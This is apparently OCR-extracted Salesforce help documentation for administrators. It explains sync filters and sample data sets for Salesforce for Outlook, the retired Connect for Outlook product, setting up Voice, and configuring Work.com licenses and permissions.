- To limit results to records that are blank or contain “null” values for a particular field, choose the field and the “equals” or “not equal to” operators, leaving the third field blank. For example, *`Amount equals`* returns records with blank amount fields. You can search for blank values or other specified values at the same time. For example, *`Amount equals 1,,2`* returns records where the `Amount` is blank or contains the value “1” or “2”. For example, if you create a workflow a filter for accounts with the criteria *`Annual Revenue less than 100000`*, account records match if their `Annual Revenue` is blank.
- To search for phone numbers, include the exact phone number formatting or example, *`Phone starts with (561)`*.
- Separate search terms by commas to filter by more than one value. You can enter up to 80 characters, including commas and spaces. For example, to search for accounts in California, New York, or Washington, use *`State contains CA,NY,WA`*.
- When you filter on standard long text area fields, such as `Description`, only the first 1000 characters of the field are searched.
- You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
- If you need to reference user information in your contact filters, you can add the following merge fields to them.

Merge Field	Description
`$User.ID`	References the ID of the current user. This merge field can be applied to fields that contain a user lookup. The valid operators for this merge field are Equals and Not Equal To. When creating

Merge Field	Description
	mobile view filters that reference an owner field, you can only use the `$User.ID` merge field.
`$User.Username`	References the username of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Firstname`	References the first name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Lastname`	References the last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Fullname`	References the first and last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.

SEE ALSO:

Configure Contact Filters for Salesforce for Outlook
Define Data Sets for Salesforce for Outlook
Check the Size of Salesforce for Outlook Data Sets

Enter Event Filters for Lightning Sync and Salesforce for Outlook

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records sync. For example, most users may sync only current and future events, while some users may need to also sync past events. Salesforce for Outlook syncs events based on their end dates rather than their start dates. For example, if you're syncing current and future events only, a two-day event that started yesterday still syncs.

The Data Sets section of the Outlook Configuration detail page shows a summary of the configuration's current event filters.

1. Define a data set for a configuration.
2. Under Events, enter one of these filters in the `Greater or equal to` field.
   - *`TODAY`*—Syncs events that end on or after today. The start time is 12:00 a.m.
   - *`LAST MONTH`*—Syncs events that ended on or after the first day of last month.
   - *`LAST N DAYS`*—Syncs events that ended on or after a specified number of days ago, such as *`LAST 30 DAYS`*.
3. You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
4. Save the data set.

Note: The following items don't sync: all-day events beginning on the first day you're configured to sync, and event attendees. Multiday events sync as single events in either direction. Multi-day events do sync.

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

To create, edit, or delete data sets:
- Sync Direction can't be *`Don't sync`*

SEE ALSO:

Sample Lightning Sync and Salesforce for Outlook Data Sets

Check the Size of Salesforce for Outlook Data Sets

Syncing Events with Salesforce for Outlook


Create Task Filters for Salesforce for Outlook

Specify which tasks sync between Microsoft® Outlook® and Salesforce for your sales teams.

Data sets are subsets of the Salesforce records that Salesforce for Outlook users can sync. They consist of filters that limit which records sync. For example, most users may sync past-due tasks, while other users sync only current and future tasks. Salesforce for Outlook syncs tasks based on their due dates rather than their start dates. For example, if you're syncing current and future tasks only, a task that started yesterday still syncs.

The Data Sets section of the Outlook Configuration detail page shows a summary of the configuration's current task filters.

1. Define a data set for a configuration.
2. Under Tasks, enter one of these filters in the `Greater or equal to` field.
   - *`TODAY`*—Syncs tasks that are due on or after today. The start time is 12:00 a.m.
   - *`LAST MONTH`*—Syncs tasks that were due on or after the first day of last month.
   - *`LAST N DAYS`*—Syncs tasks that were due on or after a specified number of days ago, such as *`LAST 30 DAYS`*.
3. Choose whether recurring Salesforce tasks sync to Outlook.



4. You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters.
5. Save the data set.

Note: Salesforce for Outlook doesn't sync every kind of task. These kinds of tasks never sync:

- Recurring Outlook tasks to Salesforce
- Completed tasks, if marked as completed before Salesforce for Outlook syncs
- Emails or contacts added to your to-do list when you flag items for follow-up (because Outlook doesn't consider these items to be tasks)

SEE ALSO:

Outlook Configurations and Outlook Publisher Layouts
Syncing Tasks with Salesforce for Outlook
Sample Lightning Sync and Salesforce for Outlook Data Sets

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view configurations:
- "View Setup and Configuration"

To create, edit, or delete configurations:
- "Manage Email Client Configurations"

To create, edit, or delete data sets:
- Sync Direction can't be *`Don't sync`*

Sample Lightning Sync and Salesforce for Outlook Data Sets

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

Because users with the same role usually have similar data sync requirements, many administrators create sync configurations based on the positions in their organization. Below are sample data sets for common Salesforce groups. Your Salesforce for Outlook and Lightning Sync users have unique needs, but you can use these examples as a reference to help you get started creating Outlook configurations (for Salesforce for Outlook users) and Lightning Sync configurations (for Lightning Sync users).

Sales Manager

Sales managers usually need to see records they own and the records of the users who report to them. In addition, they need to see the latest contact information for anyone associated with large deals in the pipeline and any upcoming meetings that might be related to these deals. They may also like to have their Chatter contacts in Outlook.

Sample Outlook Configuration for Sales Managers:

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

Sales Engineer

Sales Engineers often only need the contacts owned by them and the other members of their opportunity teams. They may also want their Chatter contacts, a record of the past month's meetings, and a schedule of all future meetings.

Sample Outlook Configuration for Sales Engineers:

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

Account Executive

Account executives need to see contacts related to their accounts and opportunities. The opportunities are filtered so only contacts related to open opportunities with a probability over 40% sync. They'd also like to sync their Chatter contacts, all future meetings, and all meetings from the last two months.

Sample Outlook Configuration for Account Executives:

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

SEE ALSO:

Define Data Sets for Salesforce for Outlook

Check the Size of Salesforce for Outlook Data Sets

You can use the **Get Record Count** button to check how many records will sync for a sample Salesforce for Outlook user based on the configuration's filters. If the numbers are too high or low, you can adjust the filters and check the size again. The maximum record count is 5000 per object.

1. Define a data set for a configuration.
2. Under Data Set Size, click the lookup icon next to the `User` field.
3. Select a user. To test maximum size, choose a user who owns a lot of records, even one who may not be currently assigned to the configuration.
4. Click **Get Record Count**. The number of records that would sync between Outlook and Salesforce for that user appear.
5. Adjust the filters or selected user and retest the data set as needed. Nothing is saved until you click **Save**.

SEE ALSO:

Define Data Sets for Salesforce for Outlook

EDITIONS

This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view Outlook data sets:
- "View Setup and Configuration"

To test Outlook data sets:
- "Manage Email Client Configurations"

Track the Versions of Salesforce for Outlook Your Users Run

Quickly see which versions of Salesforce for Outlook your users are running from the Login History report.

1. From Setup, enter *Login History* in the Quick Find box, then select **Login History**.

EDITIONS


This feature available to manage from: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To run reports:

- "Run Reports"



2. See each user's version of Salesforce for Outlook in the Application and Client Version columns.

SEE ALSO:

Desktop-Based Salesforce for Outlook

Connect for Outlook: (Retired)

Before you get interested in our retired, legacy Connect for Outlook product, we urge you to explore either our cloud- or desktop-based Microsoft integration products: Lightning for Outlook or Salesforce for Outlook.

Important: Effective Winter '16, we retired Connect for Outlook. This means the product no longer saves your emails or syncs your contacts, events, and tasks between Microsoft® Outlook® and Salesforce.

But don't worry! Become even more productive when you migrate to either Lightning for Outlook or Salesforce for Outlook. Team up with your Salesforce administrator to determine which product is best for you and your colleagues.

How do I uninstall Connect for Outlook?

How do I uninstall Connect for Outlook?

SEE ALSO:

How do I uninstall Connect for Outlook?
https://help.salesforce.com/HTViewSolution?id=000204943
How do I uninstall Connect for Outlook?
Which Email Integration Product Is Right for My Company?

How do I uninstall Connect for Outlook?

Important: Effective Winter '16, we retired Connect for Outlook. This means the product no longer saves your emails or syncs your contacts, events, and tasks between Microsoft® Outlook® and Salesforce.

But don't worry! Become even more productive when you migrate to either Lightning for Outlook or Salesforce for Outlook. Team up with your Salesforce administrator to determine which product is best for you and your colleagues.

1. Close Microsoft® Outlook®.
2. In Windows®, open the Control Panel.
3. Select the option to uninstall programs.
4. Scroll to Salesforce Outlook Edition, and then follow the prompts to uninstall it.

SEE ALSO:

https://help.salesforce.com/HTViewSolution?id=000204943
Which Email Integration Product Is Right for My Company?

Set Up Voice

Voice allows users to access telephony features directly in Salesforce.

To use Voice in your org:

1. Voice Prerequisites
   Plan out your implementation before enabling Voice in your organization.
2. Enable Voice
   Turn on Voice from the Voice Settings page in Lightning Experience.
3. Add Voice to the Utility Bar
   Use the App Manager to make Voice available from the utility bar at the bottom of the page. The utility bar gives your sales reps quick access to commonly used tools.
4. Create a Permission Set with Voice Features
   Assign the Voice app permissions with a custom permission set.
5. Assign the Voice Permission Set to Users
   Assign the Voice licenses to users from Setup.
6. How Do I Manage Voice Usage?
   See your org's Voice usage from Setup.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

Voice Prerequisites

Plan out your implementation before enabling Voice in your organization.

Having a dedicated network for your Voice calls is best. We recommend having at least 10 kbps per Voice session available, but having 500 kbps+ per Voice session is optimal.

The supported browsers for Voice include the most recent versions of Chrome, Firefox, and Edge. You also need open ports on your computer and network firewalls for Voice to work. Make sure that the following ports aren't blocked:

- TCP: port 80 and 443
- UDP: all ports between 10,000 and 60,000

Note: Voice should not be assigned to users already using Open CTI.

To disable Open CTI for users, from Setup, enter *Users* in the Quick Find box, then select **Users**. Then deselect the Call Center field for Voice users.

The Voice product currently includes the following limitations:

- Voice features are available in Lightning Experience on the desktop only.
- Phone numbers in reports and dashboards can't be directly called with Voice.
- Outgoing calls are supported to the U.S. and Canada only.
- Every license is allowed one dedicated number. To change it, an admin can release the number, and the Voice user can then reassign themselves another number. Admins can release and replace, at most, a single number for each user each month.
- If your org has record types enabled for tasks, you need to assign the Log a Call quick action to a specific record type in order to log calls.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To enable Voice features:
- "Customize Application"

To assign permission sets:
- "Assign Permission Sets"

To manage users:
- "Manage Users"

  AND

  "Manage Profiles and Permission Sets"

- Phone numbers are subject to availability, and numbers from all area codes may not be available.

Before beginning the implementation process, Salesforce must enable Voice permissions and provision Voice licenses for your organization. Your Salesforce contact coordinates it with you, but you can check if your organization has available Voice licenses. In Setup, enter *Company Information* in the Quick Find box, then select **Company Information**, and check for **Voice Outbound User**, **Voice Minutes**, and **Voice Inbound User** under Permission Set Licenses.

For information about using Voice in a sandbox environment, see Test Voice Features in Sandbox.

Enable Voice

Turn on Voice from the Voice Settings page in Lightning Experience.

1. From Setup, enter *Voice Settings* in the Quick Find box, then select **Voice Settings**.
2. Enable Voice.

   Optionally, enable personal voicemail and prioritized call lists for your org as well.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To enable Voice features:
- "Customize Application"

Add Voice to the Utility Bar

Use the App Manager to make Voice available from the utility bar at the bottom of the page. The utility bar gives your sales reps quick access to commonly used tools.

1. From Setup, enter *App Manager* in the Quick Find box, then select **App Manager**.
2. Edit an existing Lightning app or click **New Lightning App**. You can also upgrade a custom Classic app to a Lightning app.

   If available, the Lightning Sales app contains numerous options preconfigured for sales users.
3. On the Utility Bar tab, click **Add** and select **Voice**.
4. On the Assign to User Profiles tab, make the app available to relevant user profiles.
5. Verify the other app details, including the app name, branding information, and available menu items.
6. Save your changes.

To verify your changes, click the App Launcher and select the app that has Lightning Voice enabled.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To enable Voice features:
- "Customize Application"

Create a Permission Set with Voice Features

Assign the Voice app permissions with a custom permission set.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click **New**.
3. Enter a name for the permission set.

   Naming it *Voice* makes it easy to identify.

   Note: The License dropdown should have **None** selected. Don't select a specific user license for the permission set.
4. Click **Save**.
5. Click **App Permissions**.
6. Click **Edit**.
7. Select **Access Voice Minutes**, **Access Voice Outbound Calls**, and (if available) **Access Voice Inbound Calls**.
8. Click **Save**.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To create permission sets:
- "Manage Profiles and Permission Sets"

Assign the Voice Permission Set to Users

Assign the Voice licenses to users from Setup.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select a user.
3. In the Permission Set License Assignments related list, click **Edit Assignments**.
4. Assign the Voice Minutes, Voice Outbound User, and (if available) Voice Inbound User licenses and click **Save**.
5. In the Permission Set Assignments related list, click **Edit Assignments**.
6. Add the Voice permission set under Enabled Permission Sets and click **Save**.
7. Repeat the process for other users you want to grant Voice access to.

   The number of permission sets you can assign is limited by the number of feature licenses you've purchased.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

How Do I Manage Voice Usage?

See your org's Voice usage from Setup.

From Setup, enter *Usage Report* in the Quick Find box, then select **Usage Report**.

The page displays your org's total minutes used this month and last month. You can view usage by date, and also sort and filter the usage data.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

Release a Voice Number
Release a number from the Number Management page in Setup.

Test Voice Features in Sandbox
Test Voice in a sandbox environment by re-enabling the feature in a full sandbox org. Calls placed in a sandbox are test calls, and phone numbers aren't actually dialed.

Voice Troubleshooting Tips
Make sure your environment is set up to use Voice, and you have the most recent version of Chrome, Firefox, or Edge.

Release a Voice Number

Release a number from the Number Management page in Setup.

Once you release a number, it can't be recovered. You can still access calling data, but you can't make calls with the number. Admins can release, at most, a single number for each user each month.

1. From Setup, enter *Number Management* in the Quick Find box, then select **Number Management**.
2. Click next to a number.
3. Click **Release**.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To enable Voice features:
- "Customize Application"

Test Voice Features in Sandbox

Test Voice in a sandbox environment by re-enabling the feature in a full sandbox org. Calls placed in a sandbox are test calls, and phone numbers aren't actually dialed.

If you have an org with Voice enabled, you can test some Voice features in a sandbox environment. You can place fake outbound calls in sandbox. Inbound calls are not supported.

1. Create a full sandbox of your Voice org.
2. Log in to your sandbox.
3. From Setup, enter *Voice Settings* in the Quick Find box, then select **Voice Settings**.
4. Toggle the Voice setting off, then back on again.
5. Finish setting up Voice in your sandbox org.

   If you haven't finished setting up Voice, this includes adding Voice to the utility bar, creating a Voice permission set, and assigning the permission set to users.

   Note: When selecting phone numbers in sandbox, each user can choose from the same list of dummy numbers. An error may occur if multiple users are assigned to the same phone number.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To enable Voice features:
- "Customize Application"

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox
- "Manage Sandbox"

Voice Troubleshooting Tips

Make sure your environment is set up to use Voice, and you have the most recent version of Chrome, Firefox, or Edge.

Problem	Potential Solutions
I can't make a call.	• Make sure you have a network connection. • Make sure you've granted your browser permission to access your microphone. • Check that Voice is properly set up in your org. For more information about initial set up, see "Voice Prerequisites" in the Salesforce Help.
The audio is dropping in-and-out of my call.	Check the quality of your network connection. It's best to use a high speed or separate network for calling activity, or to prioritize Voice traffic on your network.
I'm getting one-way audio (on either end).	• Make sure your microphone and speaker are attached and enabled, and that your microphone isn't muted. • Check that you have opened the correct ports in your computer and network firewalls.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

Problem	Potential Solutions
The audio quality is poor on my call.	• Use a wired USB headset over wireless or mobile headphones. • Try to reduce the noise in your area, and take calls in a quiet location. • Adjust the microphone and speaker volume settings. • If you're using a wireless connection, switch to a hardwired connection with adequate bandwidth. • Close extra applications and browser tabs to make sure your computer has enough resources to make a quality call.

Set Up Work.com

Work.com Implementation Overview

Work.com is a suite of sales-management and service-management tools that help managers and teams learn faster and perform better.

Work.com has various features to help your sales and service teams. This includes recognition tied to real rewards, detailed goals and real-time coaching, and full-featured performance reviews.

After you receive your Work.com licenses, you'll need to set up Work.com by performing the following activities.

- Assign a Work.com administrator to complete the setup process.
- Enable preferences for Work.com features.
- Set up permissions to Work.com features with profiles or permission sets.
- Assign Work.com licenses to users.
- Configure Work.com features for your organization.

EDITIONS

Available in: Salesforce Classic

Work.com is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

SEE ALSO:

Prerequisites
Assign a Work.com Administrator
Enable Work.com Features
Work.com Feature Access
Work.com License Types
Work.com Feature Overview

Prerequisites

USER PERMISSIONS	
To enable Work.com features:	"Customize Application"
To assign permission sets:	"Assign Permission Sets"
To assign profiles:	"Manage Users"
To set field-level security:	"Manage Profiles and Permission Sets" AND "Customize Application"
To view the Calibration tab:	"Enable Work.com Calibration"

EDITIONS

Available in: Salesforce Classic

Work.com is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

Plan out your implementation before enabling Work.com in your organization.

Administrators should make the decisions outlined in the Business Decision Checklist before enabling Work.com.

Before beginning the implementation process, Salesforce must enable Work.com permissions and provision Work.com licenses for your organization. Your Salesforce contact will coordinate this with you, but you can check if your organization has available Work.com licenses. In Setup, enter *Company Information* in the Quick Find box, then select **Company Information**, and check for Work.com User under **Feature Licenses**.

Note: We recommend that you enable Chatter regardless of the edition your org is using. Many Work.com features use the Chatter feed to notify and interact with users. To confirm that Chatter is enabled, from Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**, and verify that Chatter Settings is enabled.

SEE ALSO:

Assign a Work.com Administrator

Enable Work.com

Assign a Work.com Administrator

Before enabling Work.com in your organization, you must assign a Work.com user feature license to the person who will be the system administrator and responsible for setting up Work.com for your organization.

If you're the administrator setting up Work.com, assign the license to yourself.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Find the name of the person who will be the system administrator and click **Edit** next to their name.
3. In the right-hand column, select the **Work.com User** checkbox.
4. Click **Save**.

We strongly recommend that you create a separate Work.com Administrator profile with limited access because the standard Salesforce System Administrator profile is so powerful. For more information, see the Create Your Work.com Administrator Profile.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign a Work.com administrator:
- "Customize Application"

SEE ALSO:

Enable Work.com Features

Enable Work.com Features

Administrators can enable preferences for Work.com features on the Work.com Settings page.

All the settings except for Thanks Settings and Skills Settings require a Work.com license.

1. From Setup, enter *Work.com Settings* in the Quick Find box, then select **Work.com Settings**.
2. Select the Work.com features you want to enable:

   For users that purchased Work.com prior to the Spring '15 release, the features that appear differ depending on whether you have add-on licenses to **Work.com Motivate, Work.com Align**, or **Work.com Perform**.

Feature	Section	Description
Enable Thanks	**Thanks Settings**	Enable Thanks to allow users to recognize others with thanks badges on the Chatter feed. If you disable this setting, users no longer see the Thanks action in the Chatter publisher. However, they can still see previously created Thanks posts.
Restrict Custom Badge Creators	**Thanks Settings**	By default, all users can create custom badges. This setting restricts badge creation to users that have the "Create" permission on the Reward object.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Work.com features:
- "Customize Application"

Feature	Section	Description
Enable Rewards	**Recognition Settings**	Enable Rewards to tie tangible rewards to badges. Reward creators can upload gift codes to create Reward funds. See the "Reward Funds" topic for more information about creating rewards.
Enable Manager Groups for Coaching	**Coaching Settings**	Enable manager groups to give managers access to the coaching spaces of the users that report to them. To enable this setting, the Manager Groups setting must first be enabled in Setup, under **Sharing Settings**.
Enable Manager Groups for Goals	**Goal Settings**	Enable manager groups to give managers access to the goals of the users that report to them. To enable this setting, the Manager Groups setting must first be enabled in Setup, under **Sharing Settings**.
Enable Calibration	**Perform Settings**	Enable Calibration to see and update performance across teams and individuals. Note: For **Performance Edition** organizations, Calibration is not available for the following profiles: Contract Manager, Marketing User, Read Only, and Solution Manager.
Enable Skills	**Skills Settings**	Enable Skills to allow users to add skills to their profiles and endorse the skills of other users. Enabling this setting replaces the Knowledgeable About widget on Chatter profiles.
Restrict Skill and Endorsement Editing to Record Detail Pages	**Skills Settings**	Disables inline editing of skills and endorsements on Chatter profiles, and restricts editing to record detail pages. Recommended if you have customized these objects with custom required fields. Note: Don't enable this setting if you want to use skills in Chatter profiles.
Enable Automatic Skill Feed Posts	**Skills Settings**	Enable to automatically create Chatter feed posts when a user adds a new skill.
Enable Suggested Skills	**Skills Settings**	Enable Suggested Skills to have the skills widget suggest skills for users to add based on their Chatter Topics activity.

3. Click **Save**.

SEE ALSO:

Work.com Feature Access

Work.com Feature Access

Once Work.com is enabled for your organization, grant users access to Work.com features using either profiles or permission sets.

Administrators can grant users access to Work.com features with either profiles or permission sets.

Note: Professional Edition organizations will need to grant access through existing profiles.

- A profile contains user permissions and access settings that control what users can do within their organization. Each user can only have one profile. Refer to Recommended Work.com Profiles for more information about creating profiles.
- A permission set is a collection of settings and permissions that gives users access to various tools and functions. Permission sets extend users' functional access without changing their profiles. Refer to Recommended Work.com Permission Sets for more information about creating the proper permission sets.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your organization has provisioned Work.com Only user licenses, they come with a standard Work.com Only profile. Keep in mind that you can't modify the standard profile, but you can clone it and modify the cloned profile.

SEE ALSO:

Recommended Work.com Permission Sets
Assign Work.com Permission Sets
Recommended Work.com Profiles
Assign Work.com Profiles
Work.com License Types

Assign Work.com Permission Sets

Assign permission sets with Work.com access to your users from Setup.

Before you can assign permission sets to your users, you must create permission sets with Work.com access. Refer to Recommended Work.com Permission Sets for more information.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select a user.
3. In the Permission Set Assignments related list, click **Edit Assignments**.
4. To assign a permission set, select it from the Available Permission Sets box and click **Add**. To remove a permission set assignment, select it from the Enabled Permission Sets box and click **Remove**.

   You can also assign permission sets to many users at the same time. For more information, see "Assign a Permission Set to Multiple Users" in the Salesforce Help.

   Note: Some permissions require users to have a permission set license before you can grant the permissions. For example, if you add the "Use Identity Connect" user permission to the Identity permission set, you can assign only users with the Identity Connect permission set license to the permission set.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permission sets:
- "Assign Permission Sets"

Assign Work.com Profiles

Assign profiles with Work.com access to your users from Setup.

Before you can assign profiles to your users, you must create profiles with Work.com access. Refer to Recommended Work.com Profiles for more information.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user.
3. From the **Profile** drop-down, select the profile you would like to assign.
4. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign profiles:
- "Manage Users"

Work.com License Types

After granting access to Work.com features with permission sets or profiles, assign users a Work.com license.

Work.com has two types of licenses.

- Work.com Only user licenses are for users who don't have a Salesforce license and will only use the Work.com features in your organization.

  Note: Work.com Only user licenses have limited administrator functionality. Assign Work.com User Feature licenses instead for users who will be administering performance summary cycles or other Work.com features.

- Work.com User Feature licenses are for users who also have a Salesforce license.

You may want to configure Work.com features before assigning licenses to all users. For example, you may want to initially limit licenses to Work.com administrators to avoid exposing certain features prior to your launch date.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Assign Work.com Only User Licenses

Assign Work.com User Feature Licenses

Work.com Feature Overview

Assign Work.com Only User Licenses

Assign a Work.com Only license to users who don't have a Salesforce license and will only use Work.com.

Work.com Only user licenses have limited administrator functionality. Assign Work.com User Feature licenses instead for users who will be administering performance summary cycles or other Work.com features.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user.
3. From the **User License** drop-down, select **Work.com Only**.
4. Click **Save**.

SEE ALSO:

Work.com License Types

Assign Work.com User Feature Licenses

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign user licenses:
- "Manage Users"

